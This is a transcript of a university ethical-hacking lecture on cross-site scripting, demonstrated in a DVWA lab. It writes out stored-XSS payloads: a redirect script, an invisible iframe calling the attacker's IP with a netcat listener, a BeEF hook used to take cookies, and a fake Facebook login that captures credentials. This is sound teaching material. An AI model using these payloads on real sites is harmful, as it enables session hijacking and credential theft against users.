
Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture – 54
Cross Site Scripting

(Refer Slide Time: 00:15)



In today's session we will discuss about the Cross Site Scripting vulnerability. Cross site scripting also known as XSS, is a web security vulnerability that allows an attacker to compromise the interactions that users have with the vulnerable application. It allows an attacker to masquerade as a victim user to carry out any action that the user is able to perform and to access any of the users data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the applications functionality and data.


There are different types of cross site scripting vulnerability are there. Mainly three different types of cross site scripting vulnerability are there: reflected, stored and DOM cross site scripting. Reflected cross site scripting; a reflected cross site scripting vulnerability happens when the user input from a URL or post data is reflected on the page without being stored, thus allowing the attacker to inject malicious content. This means that an attacker has to send a crafted malicious URL or post from to the victim to insert the payload and the victim should click the link. This kind of payload is also

generally being caught by built-in cross site scripting filters in users browser; like chrome, internet explorer or edge.

Stored cross site scripting vulnerability; stored cross site scripting vulnerability happens when the payload is saved. For example, in a database and then is executed when a user opens the page on the web application. Stored cross site scripting is very dangerous for a number of reasons. The payload is not visible for the browsers cross site scripting filter. Users might accidentally trigger the payload if they visit the affected page while a crafted URL or specific form inputs would be required for exploiting reflected cross site scripting.


DOM-based cross site scripting vulnerability: the DOM-based cross site scripting vulnerability happens in the document object module; that means, in DOM instead of part of the html. Now, I will show you the reflected cross sites scripting and stored cross site scripting vulnerabilities.

(Refer Slide Time: 03:34)




Now, there is a web server is running in IP address 192.168.0.104.

(Refer Slide Time: 03:45)




(Refer Slide Time: 03:47)



So, now I am opening that particular web application which is running in the IP address 192.168.0.104.


(Refer Slide Time: 04:04)



And, under this I am going to DVWA web application that is Damn Vulnerable Web Application and make the security as low. Now, see there is cross site scripting vulnerability reflected and cross site scripting vulnerability stored.


Now, first I will show you how cross site scripting vulnerability reflected is one. So, here it asks to insert your name. Suppose, instead of name, I am inserting some script, **<script> alert("XSS Stored")</script>** then submit.

(Refer Slide Time: 05:16)



And, see it gives us a pop-up message which I put in the alert message. Now, suppose I want to visit that particular page from any other system.


(Refer Slide Time: 05:37)



So, open explorer those explorer and open the particular web application which is running in the IP 192.168.0.104 and then DVWA. The user ID and password for this is admin and password then go to XSS reflected.


So, see nothing will happen. So, that means, the script which is written in that particular system, it basically execute on that particular system. Now, I am writing the same script in cross site scripting stored vulnerability.

(Refer Slide Time: 06:31)



So, give the name suppose test then message suppose <**script> alert("XSS Stored") </script>**. Then click on Sign Guestbook. So, it also gives us the same pop-up message, but the thing is that this script is permanently stored inside the web application. So, further from any other system whoever open that particular page, he or she can able to see that pop-up messages.


(Refer Slide Time: 07:35)



So, let us try. Go to the XSS stored vulnerability page and see it also gives us the message XSS Stored. So, the basic difference between XSS reflected and XSS stored is


in XSS reflected it does not permanently store inside the web application; but in XSS stored the malicious script permanently stored inside the web application. Now, I am showing you some malicious kind of java script which we can use to infect a particular web application using the cross site scripting vulnerability.

(Refer Slide Time: 08:32)



So, before that I am reset the database otherwise the previous java script was stored inside the database.


(Refer Slide Time: 08:48)



Now, go to XSS stored page and this is suppose demo and put the script. Then I want to redirect this particular page to any other web application or any other malicious web page.


Document.location = http:// suppose I want to redirect this page into **demo.testfire.net**. So, it maximum length is occupied. So, by inspecting the element we can change the max length. So, from 50 I make this 100. Now, I can able to type the message. So, now, I can able to type the script net and then end script. Now, Sign Guestbook.

(Refer Slide Time: 10:31)



So, it is redirect to that particular web application. Now, suppose I want to check what happen if any user open this particular malicious web page. So, suppose this is our victim and it goes to that particular web application which is running in 192.168.0.104 and then DVWA and go to the page XSS stored and see it also redirected to that particular web application. So, this way we can also redirect a particular web page to a malicious web page by which one can take a full access of the victim machine.

(Refer Slide Time: 11:51)




Now, I will show you how to inject a invisible iframe to connect with the victim machine. So, go to the page XSS stored; that means, where the cross site scripting stored vulnerability is exists. Suppose, name is test and I am putting a invisible iframe; invisible malicious iframe; **<iframe SRC=http//** then the IP address of the attacker machine. Now, I need to check the IP address of the attacker machine; it is 192.168.0.101, 192.168.0.101 and using the port suppose 81 and then put the height of the iframe.

Suppose height is 0, because it is I want to make this invisible; then width, we need to increase the max length; width is 0 and then end the iframe tag; now sign guestbook. So, now, the malicious script is already injected inside the vulnerable web pages. Now, we need to open the netcat listener to listen the connection from the victim machine. So, to open the netcat connection we need to use the command **nc –lvp 81**. So, listening on port 81.

Now, suppose this is our victim machine and victim machine goes to that particular web application which is running on 192.168.0.104 and go to DVWA and go to that particular page where XSS stored vulnerability is present and the attacker injects some malicious script in terms of invisible iframe. Now, check from the attacker machine.


(Refer Slide Time: 14:56)




Now, see 192.168.0.102 which is the IP address of the victim machine inverse host look up well unknown host connect to 192.168.0.101 what is the IP address of the attacker machine from the IP address 192.168.0.102.

So, this way by using the cross site scripting vulnerability we can successfully able to establish the connection with the victim machine. Further, I will show you how to use the BeEF framework to penetrate inside the victim machine and reset the database to delete all the entries.

(Refer Slide Time: 16:05)




(Refer Slide Time: 16:11)




Now, now open the BeEF XSS framework.

(Refer Slide Time: 16:33)




So, username is BeEF and password is also BeEF.

(Refer Slide Time: 16:45)




Now, we use the hook up URL from this link.

(Refer Slide Time: 16:57)




Now, suppose this is our hook up URL. So, inject this URL to the vulnerable web page.

(Refer Slide Time: 17:16)



So, go to XSS stored page then this is nptel. Now, use the script and redirect to that particular malicious hook up URL **document.location** this equals to we need to increase the max length again ok. Now, replace this localhost IP address by the IP address of the attacker machine because we want to establish the connection with the attacker machine.


(Refer Slide Time: 18:33)



So, check the IP address **ifconfig**. It is 192.168.0.101. 192.168.0.101 on quote 3000 and then end the script. Now, see the page is redirected to that particular malicious hook up page.


Now, this web page is already infected. So, suppose a victim go to that particular infected web page, then see what happened. Now, it also redirect to that particular hook up pages and see in attacker machine; in BeEF control panel it show inside the online browser it is connect with that particular victim machine.

(Refer Slide Time: 20:09)




It will connect with all the machine which access that particular web page, it also connected. Now, suppose I am showing you some attack which we can perform in the victim machine.

(Refer Slide Time: 20:48)



Now, see all the details is here right and cookies information is also there. So, you can also get the cookies information. So, by taking the cookies information we can also perform session hijacking attack.


(Refer Slide Time: 21:10)



Now, log is here we can also check the log and then command. There is some attack is available from here; using metaspoilt framework you can also take the access of the victim machine.

I can show you some social engineering type of attack right. Suppose, you want to **Pretty Theft**. We need to put the IP address of the attacker machine that is 192.168.0.101. Now, execute and now see.

(Refer Slide Time: 21:51)



It is showing Facebook session time out. So, you need to put the email and password exploiter@gmail.com, password login. And, now see that credential is here Email ID, exploiter@gmail.com and password is pass1234. So, this way by using the BeEF XSS framework we can also connect with the victim machine by using cross site scripting attack and lots of other type of attacker also available in BeEF framework; you need to explore all this kind of attack.

Thank you.